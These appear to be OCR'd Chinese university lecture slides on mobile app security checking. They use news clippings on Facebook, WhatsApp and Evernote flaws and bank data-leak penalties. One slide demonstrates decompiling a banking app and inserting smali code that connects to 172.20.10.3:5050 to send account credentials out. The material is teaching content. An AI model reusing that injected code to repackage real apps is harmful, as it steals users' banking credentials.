資訊安全(I)
Security Checking Systems for Mobile Devices

孫宏民 教授
資訊安全實驗室
國立清華大學資訊工程系

檢測技術


- App安全漏洞偵測
- 惡意軟體檢測

App安全漏洞偵測

背景說明

- 2014年Android手機出貨量為10.6億 支，占整體智慧型手機比重超過8成（82.3%）
- Fortinet所公布的「2013全年網路威 脅報告」指出，約96.5%的行動惡意軟 體鎖定Android平台
- 趨勢科技表示，2014年Android惡意 App數量為400萬個，到2015年超過800萬個
- 手機資安客戶端軟體市場，到2017年 的市場規模估計為29 億 美金

行動支付維持雙位數成長動能



Gartner表示，2017年全球行動支付交易額將達**7214億美元** *(Gartner, 2013)*

全球行動支付使用人數將增加至**4億5000萬人**

(Gartner, 2013)

網銀 APP 面臨到的資安威脅

韓國農協銀行(NH Nonghyup Bank) 網銀 APP，遭Android 的 Master Key 漏洞攻擊

歹徒在第三方 App 程式下載網站上提供了一份惡意更新程式供人下載。此程式利用了 Android 的 Master Key 漏洞，在 App 程式內插入了一個惡意檔案，將它「木馬化」

造成個人資料外洩，還可能造成財務損失

測試-SoGe m-Bank

SoGe m-Bank


Societe Generale Serbia　財經


★★★★☆ 563

3+

這個應用程式與您的所有裝置都相容。

已安裝　Download APK






步驟


反組譯

插入惡意碼

反組譯程式碼並分析


classes-dex2jar.jar
android
support
UnusedStub.class
bolts
AggregateException.class
AndroidExecutors.class
AppLink.class
AppLinkNavigation.class
AppLinkResolver.class
AppLinks.class
Bolts.class
BoltsExecutors.class
Capture.class
Continuation.class
MeasurementEvent.class
Task.class
WebViewAppLinkResolver.class
com
QPI.QPIAPI
androidquery
commonsware.cwac
dbs
dbshk
devsmart.android
echo.holographlibrary
facebook
google
handmark.pulltorefresh.library
jjoe64.graphview
loopj.android
mobeix
mobeta.android.dslv
slidingmenu.lib
viewpagerindicator
org
jsoup
examples
helper
nodes
parser
safety
select
Connection.class
HttpStatusException.class
Jsoup.class
UnsupportedMimeTypeException.class
kobjects
ksoap2
kxml2
pojoxml
xmlpull.v1
UnusedStub.class
AggregateException.class
AndroidExecutors.class
AppLinks.class
package bolts;
import android.content.Context;
import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
public final class AppLinks
{
static final String KEY_NAME_APPLINK_DATA = "al_applink_data";
static final String KEY_NAME_EXTRAS = "extras";
static final String KEY_NAME_TARGET = "target_url";
public static Bundle getAppLinkData(Intent paramIntent)
{
return paramIntent.getBundleExtra("al_applink_data");
}
public static Bundle getAppLinkExtras(Intent paramIntent)
{
paramIntent = getAppLinkData(paramIntent);
if (paramIntent == null) {
return null;
}
return paramIntent.getBundle("extras");
}
public static Uri getTargetUrl(Intent paramIntent)
{
Object localObject = getAppLinkData(paramIntent);
if (localObject != null)
{
localObject = ((Bundle)localObject).getString("target_url");
if (localObject != null) {
return Uri.parse((String)localObject);
}
}
return paramIntent.getData();
}
public static Uri getTargetUrlFromInboundIntent(Context paramContext, Intent paramIntent)
{
Object localObject2 = null;
Object localObject3 = getAppLinkData(paramIntent);
Object localObject1 = localObject2;
if (localObject3 != null)
{
localObject3 = ((Bundle)localObject3).getString("target_url");
localObject1 = localObject2;
if (localObject3 != null)
{
MeasurementEvent.sendBroadcastEvent(paramContext, "al_nav_in", paramIntent, null);
localObject1 = Uri.parse((String)localObject3);
}
}
return (Uri)localObject1;
}
}

檔案資料一覽無遺(xml resource activity)



本機磁碟 (C:) › apktool › 1 › res › layout

名稱	修改日期	類型	大小
abc_action_bar_decor.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_action_bar_decor_include.xml	2016/1/31 下午 0...	XML Document	2 KB
abc_action_bar_decor_overlay.xml	2016/1/31 下午 0...	XML Document	2 KB
abc_action_bar_home.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_action_bar_tab.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_action_bar_tabbar.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_action_bar_title_item.xml	2016/1/31 下午 0...	XML Document	2 KB
abc_action_bar_view_list_nav_layout.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_action_menu_item_layout.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_action_menu_layout.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_action_mode_bar.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_action_mode_close_item.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_activity_chooser_view.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_activity_chooser_view_include.xml	2016/1/31 下午 0...	XML Document	2 KB
abc_activity_chooser_view_list_item.xml	2016/1/31 下午 0...	XML Document	2 KB
abc_expanded_menu_layout.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_list_menu_item_checkbox.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_list_menu_item_icon.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_list_menu_item_layout.xml	2016/1/31 下午 0...	XML Document	2 KB
abc_list_menu_item_radio.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_popup_menu_item_layout.xml	2016/1/31 下午 0...	XML Document	2 KB
abc_search_dropdown_item_icons_2lin...	2016/1/31 下午 0...	XML Document	3 KB
abc_search_view.xml	2016/1/31 下午 0...	XML Document	5 KB
abc_simple_decor.xml	2016/1/31 下午 0...	XML Document	1 KB
action_search_layout.xml	2016/1/31 下午 0...	XML Document	1 KB
activity_add_alert.xml	2016/1/31 下午 0...	XML Document	6 KB
activity_alert_main.xml	2016/1/31 下午 0...	XML Document	2 KB
activity_analyst.xml	2016/1/31 下午 0...	XML Document	3 KB
activity_asset_allocation.xml	2016/1/31 下午 0...	XML Document	3 KB
activity_assets.xml	2016/1/31 下午 0...	XML Document	3 KB
activity_atm_and_branch.xml	2016/1/31 下午 0...	XML Document	4 KB
activity_branches_list.xml	2016/1/31 下午 0...	XML Document	1 KB
activity_choose_best_fit.xml	2016/1/31 下午 0...	XML Document	6 KB
activity_contact_me.xml	2016/1/31 下午 0...	XML Document	11 KB
activity_countries.xml	2016/1/31 下午 0...	XML Document	3 KB
activity_credit_card_offer.xml	2016/1/31 下午 0...	XML Document	2 KB
activity_currency_convert.xml	2016/1/31 下午 0...	XML Document	6 KB
activity_customize.xml	2016/1/31 下午 0...	XML Document	4 KB
activity_disclaimer.xml	2016/1/31 下午 0...	XML Document	1 KB
activity_edit_dashboard.xml	2016/1/31 下午 0...	XML Document	3 KB
activity_email_claim_app.xml	2016/1/31 下午 0...	XML Document	5 KB
activity_favorite_credit_card_offer.xml	2016/1/31 下午 0...	XML Document	2 KB
activity_full_screen.xml	2016/1/31 下午 0...	XML Document	1 KB

assets	2016/1/31 下午 0...	檔案資料夾
original	2016/1/31 下午 0...	檔案資料夾
res	2016/1/31 下午 0...	檔案資料夾
smali	2016/1/31 下午 0...	檔案資料夾
unknown	2016/1/31 下午 0...	檔案資料夾
AndroidManifest.xml	2016/1/31 下午 0...	XML Document
apktool.yml	2016/1/31 下午 0...	YML 檔案

插入惡意碼

```
.method public run()V
    .catch Ljava/io/IOException; { :L0 .. :L2 } :L3
    .registers 6
    :L0
    .prologue
    .line 93
    const-string v3, "172.20.10.3"
    invoke-static { v3 }, Ljava/net/InetAddress;->getByName(Ljava/lang/String;)Ljava/net/InetAddress;
    move-result-object v1
    .line 94
    .local v1, serverIp:Ljava/net/InetAddress;
    const/16 v2, 5050
    .line 95
    .local v2, serverPort:I
    iget-object v3, p0, Lcom/example/yujen/sogem_bank/MainActivity$3;->this$0:Lcom/example/yujen/sogem_bank/MainActivity;
    new-instance v4, Ljava/net/Socket;
    invoke-direct { v4, v1, v2 }, Ljava/net/Socket;-><init>(Ljava/net/InetAddress;I)V
    iput-object v4, v3, Lcom/example/yujen/sogem_bank/MainActivity;->clientSocket:Ljava/net/Socket;
    .line 98
    new-instance v0, Ljava/io/BufferedReader;
    new-instance v3, Ljava/io/InputStreamReader;
    iget-object v4, p0, Lcom/example/yujen/sogem_bank/MainActivity$3;->this$0:Lcom/example/yujen/sogem_bank/MainActivity;
    iget-object v4, v4, Lcom/example/yujen/sogem_bank/MainActivity;->clientSocket:Ljava/net/Socket;
    .line 99
    invoke-virtual { v4 }, Ljava/net/Socket;->getInputStream()Ljava/io/InputStream;
    move-result-object v4
    invoke-direct { v3, v4 }, Ljava/io/InputStreamReader;-><init>(Ljava/io/InputStream;)V
    invoke-direct { v0, v3 }, Ljava/io/BufferedReader;-><init>(Ljava/io/Reader;)V
    :L1
    .line 102
    .local v0, br:Ljava/io/BufferedReader;
    iget-object v3, p0, Lcom/example/yujen/sogem_bank/MainActivity$3;->this$0:Lcom/example/yujen/sogem_bank/MainActivity;
    iget-object v3, v3, Lcom/example/yujen/sogem_bank/MainActivity;->clientSocket:Ljava/net/Socket;
    invoke-virtual { v3 }, Ljava/net/Socket;->isConnected()Z
    move-result v3
    if-eqz v3, :L4
    .line 104
    iget-object v3, p0, Lcom/example/yujen/sogem_bank/MainActivity$3;->this$0:Lcom/example/yujen/sogem_bank/MainActivity;
    invoke-virtual { v0 }, Ljava/io/BufferedReader;->readLine()Ljava/lang/String;
    move-result-object v4
```

連接伺服器 IP:172.20.10.3

建立連線

傳送帳密資料到SERVER

銀行個資外洩遭處罰事件有前例可循

網路銀行客戶資料外洩　玉山銀遭金管會處罰400萬

2010年 12月 09日　22:36

18 贊　0　1　讚　推薦　g+1

記者顏真真／台北報導

金管會9日表示，由於玉山銀行辦理網路銀行業務，未落實資訊安全管理導致客戶資料外洩，違反銀行法第45條之1第1項、第48條第2項規定，經金管會委員會議討論後，決定核處玉山銀行新台幣400萬元罰鍰。金管會也強調，此屬單一金融機構未落實資訊安全防護作業的缺失，其餘金融機構網路銀行資訊安全控管作業均屬正常。

玉山銀行。(圖／記者顏真真攝)

- 金管會接獲有關訊息後，即要求玉山銀行應立刻採行有效的改善措施
- 玉山銀行稽核單位、及其所聘外部獨立的資安專家複核確認相關缺失均已完成改善
- 金管會也要求該行強化資本適足以因應作業風險發生之衝擊

但網銀APP 做好防範了嗎?
如APP 有漏洞，損失該由誰賠償？

APP 安全漏洞

- 導致用戶個資外洩。竊取使用者隱私。如獲取智慧手機使用者的簡訊、通話記錄、通訊錄等敏感個人資訊。大多數普通用戶對此並不知情。

- 用戶財產損失。支付類App的漏洞往往會給用戶帶來嚴重的財產損失。駭客通過破解支付類App，替換支付連結，誘導使用者向駭客人頭帳戶付費，或者直接竊取App帳號密碼，盜取資金，損害開發者及用戶利益。

- 山寨盜版橫行。80%的APP 都有對應的山寨版本。

傳統檢測面對的挑戰

自行購置源碼檢測工具

價格高昂，對一般中小企業用戶不敷負擔

需要成本低廉，準確度高的掃描服務

人工檢測費時費力，若沒有安全漏洞資料庫當樣本，所做出的錯誤檢測涵蓋率與準確率都會是問題

傳統的資安專家 ≠ 手機檢測專家

需要APP漏洞專業背景，快速檢測出安全弱點的服務

SECURITY HOLE EXAMPLES IN ANDROID APPS :

1. Facebook
2. WhatsApp
3. Evernote


Hacking News | Malwares | Cyber Attack | Vulnerabilities | Hacking Groups | Spying | e.g. Hacking Facebook

The Hacker News™
Security in a serious way

+1,202,973 (1.2M) | 137,700 (Follow) | 254,000 (Like 265k)

Vulnerability in Facebook app allows hackers to steal access tokens and hijack accounts

Tuesday, October 29, 2013 Mohit Kumar



There are more than 100 Million users who are using **Facebook** mobile app. Facebook has fixed multiple critical vulnerabilities in its **Android** based applications that allows hackers to steal access tokens and hijack accounts.

Egyptian security researcher Mohamed Ramadan, Security researcher with Attack Secure, has who

Popular Stories

- Hacking Cable TV Networks to Broadcast Your Own Video Channel
- Registry Hack: Get Windows XP Security Updates until 2019
- FBI Arrests 100 Hackers linked to Blackshades Malware

WhatsApp


Android +
WhatsApp +
Apps +
Popular Posts -


Apple Silently Becomes One Of The Most...
2 days ago


Our New Favorite Mad Scientist Builds...
a day ago


Confirmed: Snapchat's Evan Spiegel Is Kind...
2 days ago


CEO Tony Fadell Hates When Nest Is Called An...
2 days ago


Western Digital Has Lost Its Mind
3 days ago


Mystery New iMac Models Caught Lurking...
2 days ago


Chrome For Windows Will Now Only...
3 days ago


Why Google Made Its Self-Driving Car So...
3 days ago

Hole In WhatsApp For Android Lets Hackers Steal Your Conversations

Posted Mar 12, 2014 by Jordan Crook (@jordanrcrook)

14 Like 1.3k Tweet 555 Share 152

As part of what is predominantly an Android security issue, a CTO and consultant has discovered a vulnerability in WhatsApp encryption that could allow another app to access and read all of a user's chat conversations within it.

Bas Bosschert, the CTO at DoubleThink, has posted his own method for accessing WhatsApp chats, and confirms that the vulnerability still exists after yesterday's big Android update.

Here's how it works:

WhatsApp for Android stores conversations on the phone's SD card, which is accessible by many other apps on the phone as long as the user gives those apps the permissions they ask for (many apps ask for full access to the phone). This is an infrastructure issue for Android more than a gaping security flaw on the part of WhatsApp.

From there, a malicious app could access the WhatsApp conversation database. Savvy users will note that this is hardly a hack but more of a problem with Android's data sandboxing system.

Bosschert built a companion app to test it out, and used a cute loading screen to distract the user while the database files were being uploaded.

In recent releases, WhatsApp has begun encrypting the database to the point where it can not be opened by SQLite, but Bosschert reports that he can decrypt the database with his own Python script.

A step-by-step guide to the hack can be found here.

Facebook will surely be improving WhatsApp security in the next few months following the $19 billion acquisition. But this brings up, yet again, lingering questions about Android infrastructure.

CrunchBase

WhatsApp

FOUNDED	TOTAL FUNDING
2009	$58.3M

OVERVIEW
WhatsApp Messenger is a cross-platform mobile messaging app which allows you to exchange messages without having to pay for SMS. WhatsApp Messenger is available for iPhone, BlackBerry, Android and Nokia and yes, those phones can all message each other! Because WhatsApp Messenger uses the same internet data plan that you use for email and web browsing, there is no cost to message and stay in touch ...

FOUNDERS
Jan Koum, Brian Acton

WEBSITE
http://www.whatsapp.com

Full profile for WhatsApp

Evernote

SecurityFocus™ About Contact

BugTraq

Back to list | Post reply

[CVE-2013-5116] Evernote Android Insecure Password Change (one-click setup) Dec 12 2013 08:28AM
mailing lists (lists c22 cc)

Evernote Android Insecure Password Change (one-click setup)

Product: Evernote (Android)
Project Homepage: evernote.com
Internal Advisory ID: c22-2013-05
Vulnerable Version(s): Android version 5.5.0 (and prior)
Tested Version: Android 5.x (Android 4.2/4.3)
Vendor Notification: Aug 13, 2013
Public Disclosure: December 07, 2013
Vulnerability Type: Authentication Bypass Issues [CWE-592]
CVE Reference: CVE-2013-5116
Issue Severity: Important impact
CVSSv2 Base Score: 6.6 (AV:L/AC:L/AU:N/C:C/I:C/A:N)
Discovery: Chris John Riley (http://blog.c22.cc)

Advisory Details:

Effected versions of Evernote on the Android platform allow
for users with limited access via the ADB (Android Debug Bridge)
interface of an Android device (USB debugging enabled, no root access
required) to perform backup and restore of applications and application
data. The ADB backup functionality requires an Android device running
the Ice-Cream Sandwich version of Android (4.x) or above.

Evernote on Android allows for a "one-click setup" mode of installation
where the user setting up Evernote on the Android device does not have

In Taiwan, a penalty of TWD$500-20,000 for leaking one user's privacy is a law now.

個資外洩受損 最高賠2萬 | www.appledaily.com.tw/appledaily/article/finance/20130429/34983588/

分享到FB 分享到g+ 分享到Plurk 分享到Twitter

個資外洩受損 最高賠2萬

依每人每事件定義 最少500元

2013年04月29日 讚 88 g+1 0

銀行、電信業若不慎把客戶資料外洩，導致客戶受損，民眾將可依法請求賠償，最高可獲賠2萬元。

法院判定

【廖珮君／台北報導】銀行業、電信業等各行業，若不慎把客戶個人資料外洩，導致客戶損失，若被害人無法證明實際損害金額時，依新修正上路的「個人資料保護法」規定，被害人將可依法向法院請求賠償，最少可獲賠500元，最高可達2萬元。

日前消保團體更有意針對銀行業，再拉高最低賠償下限，從最低賠償金額500元提高為1000元，並將該法案納入「消費性無擔保貸款定型化契約中」，讓被害人免走法院，可直接獲賠償，但銀行公會、金管會都反對。

所有行業一體適用

銀行公會認為，「個人資料保護法」是各行業一體適用，不應針

23:02 【動新聞】悲家 9歲女童

23:02 西班牙名廚死

副刊最 Hot

入門小單眼 對焦快又

胸猛哥 楊皓崴 臥靈

精品家飾 直營店登台

品牌鞋款 下殺290元

百貨年中慶 服飾3.5折

蘋果粉絲團

蘋果日報 讚

